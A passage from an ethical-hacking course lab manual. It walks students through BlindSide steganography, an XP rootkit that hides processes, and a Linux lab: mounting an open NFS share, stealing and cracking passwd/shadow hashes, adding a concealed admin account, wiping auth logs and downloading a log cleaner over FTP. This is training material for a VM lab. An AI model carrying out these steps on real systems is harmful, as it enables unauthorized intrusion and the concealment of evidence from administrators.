   b. Right Click and choose Command Prompt Here



c. Type: **bside** and **hit enter**

d. Pay attention to what each option does, as you will use most of them in the lab.

```
C:\Class Items\CPTS Class\Student-Tool-Bar\Mod9 - Hacking Windows\Tools\BlindSid
e>bside
BlindSide BMP Cryptographic Tool - (c) John Collomosse 2000
Release v0.9.  All Rights Reserved, contact: ma7jpc@bath.ac.uk

USAGE:  BSIDE <option> <filenames - see below>

Option     Description

  -A       Add a file into image, need to specify files as follows
           BSIDE -A <BMP file> <plaintext file> <result BMP file> [password]

  -X       eXtract file(s) from image, need to specify files as follows
           BSIDE -X <BMP file> [file to extract] [password if needed]

  -C       Calculate data storage statistics of a bitmap
           BSIDE -C <BMP file>

  -L       List files stored within a bitmap
           BSIDE -L <BMP file>

Please note that wildcards are NOT currently supported

BlindSide is (c) John Collomosse 2000, All Rights Reserved
Comments/suggestions to ma7jpc@bath.ac.uk, updates see www.blindside.co.uk
```

Notes:


7. To Test an image with BlindSide.
   a. There is a sample picture in this package called decodeme which has a hidden message inside it.
   b. Type: **bside -L decodeme.bmp** and **hit enter**
      i. This will tell you if there is a hidden file in the picture that was inserted with BlindSide. Remember, you have to use the same tool to extract the file as you used to insert the file.

```
C:\Class Items\CPTS Class\Student-Tool-Bar\Mod9 - Hacking Windows\Tools\BlindSid
e>bside -L decodeme.bmp
BlindSide BMP Cryptographic Tool - (c) John Collomosse 2000
Release v0.9.  All Rights Reserved, contact: ma7jpc@bath.ac.uk

*  Reading bitmap file....OK
*  Image is 286902 bytes (383x249), 24 bits/pixel
*  Analysing Data Patterns....OK

Filename          Size (bytes)
--------          ------------
american.txt      3979

Total 3979 byte(s), in 1 file(s)

Done!
```

c. Type: **bside -X decodeme.bmp** and **hit enter**

i. This will extract the text file for you to display.

```
C:\Class Items\CPTS Class\Student-Tool-Bar\Mod9 - Hacking Windows\Tools\BlindSid
e>bside -X decodeme.bmp
BlindSide BMP Cryptographic Tool - (c) John Collomosse 2000
Release v0.9.  All Rights Reserved, contact: ma7jpc@bath.ac.uk

*  Reading bitmap file....OK
*  Image is 286902 bytes (383x249), 24 bits/pixel
*  Analysing Data Patterns....OK

Extracting.... american.txt

Extracted 1 file(s) successfully.

Done!
```



Notes:

8. Let's use BlindSide to Encrypt data in an image.
   a. The following example will add the file 'secret.txt' into image 'source.bmp'. The output 'sneaky.bmp' is the result. The Instructor will provide you with both the text file and the source bmp.
   b. **Download** source.bmp and secret.txt from the class share.
   c. Open the picture source.bmp and take a good look at it. Also look at the file size and take note of that as well.

d. Now open the secret.txt and look at it. Take note of the file size and the words so that you can see if anything changes.
e. Please use one of the following to insert secret.txt into the picture source.bmp; step i is the normal usage and step ii uses a password.
    i. Type: **BSIDE -a source.bmp secret.txt sneaky.bmp**
    ii. Type: **BSIDE -a source.bmp secret.txt sneaky.bmp PASSWORD**
        1. Now no-one will be able to decrypt the data from the image, unless they know the password.

```
C:\Class Items\CPTS Class\Student-Tool-Bar\Mod9 - Hacking Windows\Tools\BlindSid
e>bside -A source.bmp secret.txt sneaky.bmp
BlindSide BMP Cryptographic Tool - (c) John Collomosse 2000
Release v0.9.  All Rights Reserved, contact: ma7jpc@bath.ac.uk

*  Reading bitmap file....OK
*  Image is 2202678 bytes (955x768), 24 bits/pixel
*  Analysing Data Patterns....OK
*  Creating New Archive....OK

Adding.... secret.txt

*  Encoding Data....OK
*  Writing result to sneaky.bmp....OK

Done!
```


    iii. Check out the file size and picture quality after you are finished.


Notes:

iv. When using other tools and different formats the file size can change.


8.6 Exercise6 – Understanding Rootkits

1. The following lab is only to give you an idea of how rootkits work and how dangerous they can be to your network. The example is with a tool called AFX Windows Rootkit. It will only work on XP Service Pack 1 or older.
2. Make sure you have a good Snapshot of your XP VM. If not please create one now.
3. Browse to XP VM Desktop\Security\Student-Tool-Bar\Mod8 - Hacking Windows\Tools\Windows XP RootKit\ and start the Rootkit.exe program.






4. Click the Processes tab and then Right click in the white space and choose Add.



5. Choose one of the processes that are already running on the system. We recommend using the nessusd.exe process.

Notes:




6. Enter that process in the Add Mask String box.

7. Click Generate and save the file as root.exe.


8. Double click root.exe.

9. Check your task manager. Is Nessusd.exe listed?



10. Here is the format for the other tabs. If time allows play with this tool a little.

Notes:



8.7 Exercise7 – Documentation of the assigned tasks

1. CPTC: Utilizing any software products you see fit record all of your tasks in such a way that your team leader can compile a professional report.

Notes:

9 Module 9 Lab – Hacking UNIX/Linux

Lab Scenario


You have been spending all your time with windows based computers, now you have run into your first UNIX/Linux machine. You are required to perform the basic reconnaissance so that you can find the system in question; once found, it is time to figure out what is running on the system. You are asked to infiltrate the pc via a wide open and poorly setup NFS/DFS, then you are asked to crack the root password and cover your tracks. What about a backdoor? You may need to get back in if the password is changed so let's look at establishing a rootkit.

Lab Objectives

1. Connect to the computer via NFS (Network File System), also known as DFS (Distributed File System).
2. Download and crack the root password.
3. Destroy any evidence from the logs.
4. Understand how Rootkits work.

Lab Resources

1. BackTrackv 5 VM Image
2. Ubuntu Hacking VM Image
3. XP Pentester VM Image
4. NFS Commands – Backtrack 5
5. John the Ripper – Backtrack 5
6. ssh – Backtrack 5
7. Ability Server – XP Pentester Image → C:\Tools\AbilityServer
8. illusion-6.2.tar.gz – Desktop\Security\Student-Tool-Bar\Lab 9\



Lab Tasks Overview

1. Setup Ubuntu VM Image so that it has an ip address.
    a. Username: m2root
    b. Password: toor
2. Utilizing NMAP scan for and find a Linux or UNIX box.
    a. List the open ports and see if you can find a hole?
3. Make a new directory in Backtrack to mount the nfs shared folder.
4. Find out who can mount the nfs device.
5. Mount the shared folder to your system, copy the passwd and shawdow file.
6. Use John the Ripper to crack the passwords.
7. Download illusion-6.2.tar.gz from the classshare.
8. Log into the server via ssh.
9. Create a new account in the admin group.
10. Logout of that account and back in with your own.
11. Start AbilityServer in XP. Set the source folder to grant access to illusion-6.2.tar.gz.
12. Use a text editor and illusion-6.2.tar.gz to remove your login information.

a. Clean out the other logs so that you are not found listed in any of those locations.

13. Now you are all set! At this point, one could install a rootkit and set this system up as a zombie, but that is normally not within the scope of a pentesting project.

Lab Details - Step-by-Step Instructions

9.1 Exercise1 – Setup and Recon – Do you remember how?

1. Start the Ubuntu Hacking VM Image.
   a. When it asks if you copied or moved it, choose copied!
   b. Login with the username: m2root and password: toor
   c. Type: **ifconfig –a eth2** (If eth2 is not available choose eth3 or eth4, then be sure to use the valid interface number in place of eth3 in subsequent commands.)
   d. Type: **sudoifconfig eth# up** (you need to enter the interface that is available, usually eth2)
   e. Type: **sudo dhcpcd eth#**
   f. Type: **sudonano /etc/resolv.conf**
   g. Change the nameserver IP address to **8.8.8.8**. Press **CTRL-X**, press **Y** to save, then press **Enter** to confirm filename. This should return you to the terminal shell prompt.
   h. Type: **ping google.com** (If you get valid ping responses, press CTRL-C to break. You have successfully configured networking on Ubuntu. If you are opearating in a private (i.e. non-Internet accessible) network, the instructor will provide alternate IP configuration instructions.)
   i. Type: **ifconfig eth#** then record your IP address so you do not attack your fellow classmate.
   j. If the BackTrack 5 VM's IP address is within 192.168.1.0/24 or 192.168.2.0/24 then, skip to step 2. Otherwise, type: **sudo nano /etc/exports**
   k. Change 192.168.2.0/24 to the CIDR notation for the lab network, e.g. 192.168.50.0/24. Press **CTRL-X**, press **Y** to save, then press **Enter** to confirm filename. This should return you to the terminal shell prompt.
   l. Type: **sudo exportfs -r**
   m. The last two commands/actions takes configuring the NFS service to accept connections from our attack system. In the wild, we would modify the attack system's configuration to match that accepted by the NFS host, instead of the other way around.
2. Why did we use the sudo command in Ubuntu?
   a. Ubuntu by default uses the sudo for all root level commands, so any user that is created in the admin group can run root level commands using sudo.
   b. The sudo command stands for "superuser do". It prompts you for your personal password and confirms your request to execute a command by checking a file, called sudoers, which the system administrator configures. Using the sudoers file, system administrators can give certain users or groups access to some or all

commands without those users having to know the root password. It also logs all commands and arguments so that there is a record of who used it for what, and when.

3. Now move to your Backtrack 5 VM Image.
4. Remember Lab 4 – If you have questions on using NMAP and its GUI – Zenmap please refer to Lab4.
5. We could scan your local subnet and see if you can find the Ubuntu Hacking Server, but that will take extra time. Instead, just scan the ip address of your ubuntu server.
    a. Open a terminal shell.
    b. Type: **nmap –sT xxx.xxx.xxx.xxx** (Where xxx is the ip address of your ubuntu server) (you can also try the –sV switch to run a Version scan instead of just a TCP full connect scan).
    c. You should see some results similar to the below picture.

Notes:

```
root@bt:/etc# nmap -sT 192.168.42.103

Starting Nmap 5.35DC1 ( http://nmap.org ) at 2010-09-07 15:06 EDT
Nmap scan report for 192.168.42.103
Host is up (0.0016s latency).
Not shown: 987 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
25/tcp   open  smtp
80/tcp   open  http
110/tcp  open  pop3
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
143/tcp  open  imap
445/tcp  open  microsoft-ds
993/tcp  open  imaps
995/tcp  open  pop3s
2049/tcp open  nfs
8009/tcp open  ajp13
8080/tcp open  http-proxy
MAC Address: 00:0C:29:20:5B:D5 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.16 seconds
root@bt:/etc#
```

6. Let's gather a little more information.
    a. You can see that the hostname is m2ubuntu.
    b. Let's see what rpc services are currently running.
        i. Type: **rpcinfo –p xxx.xxx.xxx.xxx** (Enter the IP address of your ubuntu server)

```
root@bt:/etc# rpcinfo -p 192.168.42.103
   program vers proto   port
    100000    2   tcp    111  portmapper
    100000    2   udp    111  portmapper
    100024    1   udp  50266  status
    100024    1   tcp  41254  status
    100003    2   udp   2049  nfs
    100003    3   udp   2049  nfs
    100003    4   udp   2049  nfs
    100021    1   udp  45751  nlockmgr
    100021    3   udp  45751  nlockmgr
    100021    4   udp  45751  nlockmgr
    100003    2   tcp   2049  nfs
    100003    3   tcp   2049  nfs
    100003    4   tcp   2049  nfs
    100021    1   tcp  37624  nlockmgr
    100021    3   tcp  37624  nlockmgr
    100021    4   tcp  37624  nlockmgr
    100005    1   udp  58213  mountd
    100005    1   tcp  41584  mountd
    100005    2   udp  58213  mountd
    100005    2   tcp  41584  mountd
    100005    3   udp  58213  mountd
    100005    3   tcp  41584  mountd
root@bt:/etc#
```


c. Now we see many occurrences of nfs running. Let's see what IP addresses can connect to that computer.
   i. Type: **showmount –e xxx.xxx.xxx.xxx**
   ii. Your results will vary depending upon the setting established by your instructor and /or defined earlier by you but you should get results similar to the following:

```
bt ~ # showmount -e 192.168.1.120
Export list for 192.168.1.120:
/ 192.168.2.0/24,192.168.1.0/24
```

7. Now that you know what to attack (namely a poorly configured NFS daemon), let's move on to Exercise 2.

9.2 Exercise2 – Making use of a poorly configured service

1. Now that we have done a good job of recon, let's see if it pays off.
2. Since we can see that we will be able to mount the shared directory, let's make a directory on our end to mount this to.
    a. Type: **mkdir /tmp/tmpmnt**
3. Now let's see if we can mount the share.
    a. Type: **mount –o nolock xxx.xxx.xxx.xxx:/ /tmp/tmpmnt/**

```
bt ~ # mkdir /tmp/tmpmnt
bt ~ # mount -o nolock 192.168.1.120:/ /tmp/tmpmnt/
```

4. Browse to the mounted folder and find the passwd and shadow file.
    a. Type: **cd /tmp/tmpmnt**
    b. Type: **cd etc**
    c. Type: **ls**
        i. Find the passwd and shadow files in the list. Try "ls pass*" and "ls sha*".

```
bt ~ # cd /tmp/tmpmnt/
bt tmpmnt # cd etc
bt etc # ls
ConsoleKit/             e2fsck.conf       localtime          rc0.d/
Muttrc                  environment       logcheck/          rc1.d/
Muttrc.d/               event.d/          login.defs         rc2.d/
bind/                   hosts             motd.tail          shadow
bindresvport.blacklist  hosts.allow       mtab               shadow-
cron.monthly/           issue.net         passwd             timezone
cron.weekly/            java/             passwd-            tomcat6/
```


Notes:

5. Let's copy them so we can crack the root password.
    a. Type: **cp passwd /tmp**
    b. Type: **cp shadow /tmp**
    c. Type: **cd /tmp**
    d. Type: **ls**

```
bt etc # cp passwd /tmp
bt etc # cp shadow /tmp
bt etc # cd /tmp
bt tmp # ls
kde-root/  ksocket-root/  passwd  shadow  tmpmnt/
```

6. Let's see if they are listed.

7. Let's make sure you copied the correct file. Open the passwd file and verify it is not the one from Backtrack. It should look like the one listed below.
    a. Type: **nano passwd** (Or use any text editor)
    b. Below is a sample of that file (note: only the first and last few lines of the victim's passwd file are shown here.):

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
tomcat6:x:115:128::/usr/share/tomcat6:/bin/false
hplip:x:116:7:HPLIP system user,,,:/var/run/hplip:/bin/false
m2root:x:1000:1000:m2 user,,,:/home/m2root:/bin/bash
statd:x:117:65534::/var/lib/nfs:/bin/false
test:x:1001:1001:,,,:/home/test:/bin/bash
newbie:x:1002:1002:,,,:/home/newbie:/bin/bash
```

8. Now let's use John the Ripper against these accounts.

9.3 Exercise3 – Cracking a Linux password

1. We will now work on cracking the passwords using John the Ripper that is preloaded into BackTrack 5.
    a. The first thing we need to do is combine the passwd and shadow files.
        i. Type: **cd /pentest/passwords/jtr/**
        ii. Type: **./unshadow /tmp/passwd /tmp/shadow > stolen.txt**
        iii. Now Type: **ls** and see if your file is there.

Notes:

```
bt tmp # /usr/local/john/unshadow passwd shadow > stolen.txt
bt tmp # ls
kde-root/  ksocket-root/  passwd  shadow  stolen.txt  tmpmnt/
```

    b. Type: **./john stolen.txt**
        i. This will attempt to crack the stolen hashes. A few passwords should be cracked (such as newbie, root, m2root, sqladmin2, etc.) fairly quickly. The remaining passwords are likely more complex and will require more time. For now, press CTRL-X to break/interrupt the cracking process so far. (use **./john --restore** to start backup at the break point.)
    c. Type: **./john --show stolen.txt**
        i. This shows the status of cracked passwords.

9.4 Exercise4 – Creating a backdoor and covering our tracks

1. This is very easy with Ubuntu simply because of the sudo command. All we need to do is connect to the system with our cracked password and add an admin account. We then cover our tracks and we are good to go!
2. Login to the Ubuntu sever with the cracked account (when prompted, type in the cracked password for m2root).
    a. Type: **ssh xxx.xxx.xxx.xxx –l m2root**

```
bt tmp # ssh 192.168.1.120 -l m2root
The authenticity of host '192.168.1.120 (192.168.1.120)' can't be established.
RSA key fingerprint is 82:62:a6:10:ea:99:74:cd:89:9f:9d:61:59:61:17:26.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.168.1.120' (RSA) to the list of known hosts.
m2root@192.168.1.120's password:
Linux m2ubuntu 2.6.27-7-server #1 SMP Fri Oct 24 07:37:55 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/

  System information as of Fri May 22 14:00:01 CDT 2009

  System load: 0.0               Memory usage: 25%   Processes:       119
  Usage of /:  16.1% of 7.49GB   Swap usage:   0%    Users logged in: 1

  Graph this data and manage this system at https://landscape.canonical.com/
Last login: Fri May 22 11:34:21 2009
m2root@m2ubuntu:~$
```

3. Now let's create our user.
    a. Type: **sudo adduser <username>**(whatever you choose for a username; I would suggest something that might be overlooked by an administrator)
    b. Follow the prompts; I would suggest putting in a good password.

```
m2root@m2ubuntu:~$ sudo adduser sqladmin2
[sudo] password for m2root:
Adding user `sqladmin2' ...
Adding new group `sqladmin2' (1003) ...
Adding new user `sqladmin2' (1003) with group `sqladmin2' ...
Creating home directory `/home/sqladmin2' ...
Copying files from `/etc/skel' ...
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
Changing the user information for sqladmin2
Enter the new value, or press ENTER for the default
        Full Name []:
        Room Number []:
        Work Phone []:
        Home Phone []:
        Other []:
Is the information correct? [Y/n] y
m2root@m2ubuntu:~$
```

4. Now we need to add them to the sudoers file. We will do this by making them part of the admin group.
    a. Type: **sudo adduser <username> admin**

Notes:

```
m2root@m2ubuntu:/etc$ sudo adduser sqladmin2 admin
Adding user `sqladmin2' to group `admin' ...
Adding user sqladmin2 to group admin
Done.
m2root@m2ubuntu:/etc$
```

5. Logout of the m2root account and login with your new account.
    a. Type: **logout**
    b. Type: **ssh xxx.xxx.xxx.xxx –l <username>**

```
m2root@m2ubuntu:/etc$ sudo adduser sqladmin2 admin
Adding user `sqladmin2' to group `admin' ...
Adding user sqladmin2 to group admin
Done.
m2root@m2ubuntu:/etc$
```

6. It is now time for us to see about covering our tracks. First, we need to find out where the important files are kept.
   a. Type: **nano /etc/syslog.conf**
   b. This is a list of all the log files. Take note of those that you many need to change based upon the actions you have performed while in the system.

```
auth,authpriv.*                 /var/log/auth.log
*.*;auth,authpriv.none          -/var/log/syslog
#cron.*                         /var/log/cron.log
daemon.*                        -/var/log/daemon.log
kern.*                          -/var/log/kern.log
lpr.*                           -/var/log/lpr.log
mail.*                          -/var/log/mail.log
user.*                          -/var/log/user.log
```

7. Now, we need to get rid of the evidence!
   a. Below is an example of the items you may need to look for when covering your tracks (this sample is from /var/log/auth.log). I would suggest taking the time to look over the various log files so that you learn what is in each of them.

Notes:

```
May 22 14:05:55 m2ubuntu sudo: sqladmin2 : user NOT in sudoers ; T

May 22 14:00:14 m2ubuntu sshd[6879]: Accepted password for m2root from 192.168.1.106 port$
May 22 14:00:14 m2ubuntu sshd[6879]: pam_unix(sshd:session): session opened for user m2ro$
May 22 14:01:31 m2ubuntu sudo:   m2root : TTY=pts/0 ; PWD=/home/m2root ; USER=root ; COMM$
May 22 14:01:32 m2ubuntu groupadd[6982]: new group: name=sqladmin2, GID=1003
May 22 14:01:32 m2ubuntu useradd[6986]: new user: name=sqladmin2, UID=1003, GID=1003, hom$

May 22 14:24:19 m2ubuntu gpasswd[7515]: add member sqladmin2 to group admin by root
May 22 14:28:15 m2ubuntu sshd[7116]: pam_unix(sshd:session): session closed for user m2ro
May 22 14:28:30 m2ubuntu sshd[7550]: Accepted password for sqladmin2 from 192.168.1.106 p
May 22 14:28:30 m2ubuntu sshd[7550]: pam_unix(sshd:session): session opened for user sqla
May 22 14:29:04 m2ubuntu sudo: sqladmin2 : TTY=pts/0 ; PWD=/home/sqladmin2 ; USER=root ;
```

b. Manually remove your information from some of these files, just for practice. Try using kwrite, nano, or vi.
    i. The tool you will use below (illusion) will remove the information for you on all these files, but it is good practice to do some of this manually.
c. There are two more important files not in this list; the wmtp and umtp files which are in binary format and need a special tool to remove you as a user.

8. More covering our tracks, you may need to do this everytime you login to this system.
    a. Remember the lab on pivoting your attack?
    b. Start by locating the file called illusion-6.2.tar.gz from the \Student-Tool-Bar\Lab 9\ folder on your XP Pentester VM.
    c. Start Ability Server just like before, module 8 lab, exercise 2. Make sure illusion-6.2.tar.gz is in the folder you are pointing to with AbilityServer. (Be sure to set-up a username and password that you can remember, and set the target/sourc folder.)
    d. In your hacked command prompt:
        i. Type: **cd ~** (this returns you to your user account's home directory where you have write permissions)
        ii. Type: **ftp xxx.xxx.xxx.xxx** (The IP address of AbilityServer)
        iii. Enter your Ability Server FTP site username and password
        iv. Type: **get illusion-6.2.tar.gz**
        v. Type: **exit**

```
m2root@m2ubuntu:/tmp$ ftp 172.17.137.249
Connected to 172.17.137.249.
220 Welcome to Code-Crafters - Ability Server 2.34. (A
er 2.34 by Code-Crafters).
Name (172.17.137.249:m2root): duane
331 Please send PASS now.
Password:
230- Welcome to Code-Crafters - Ability Server 2.34.
230 User 'duane' logged in.
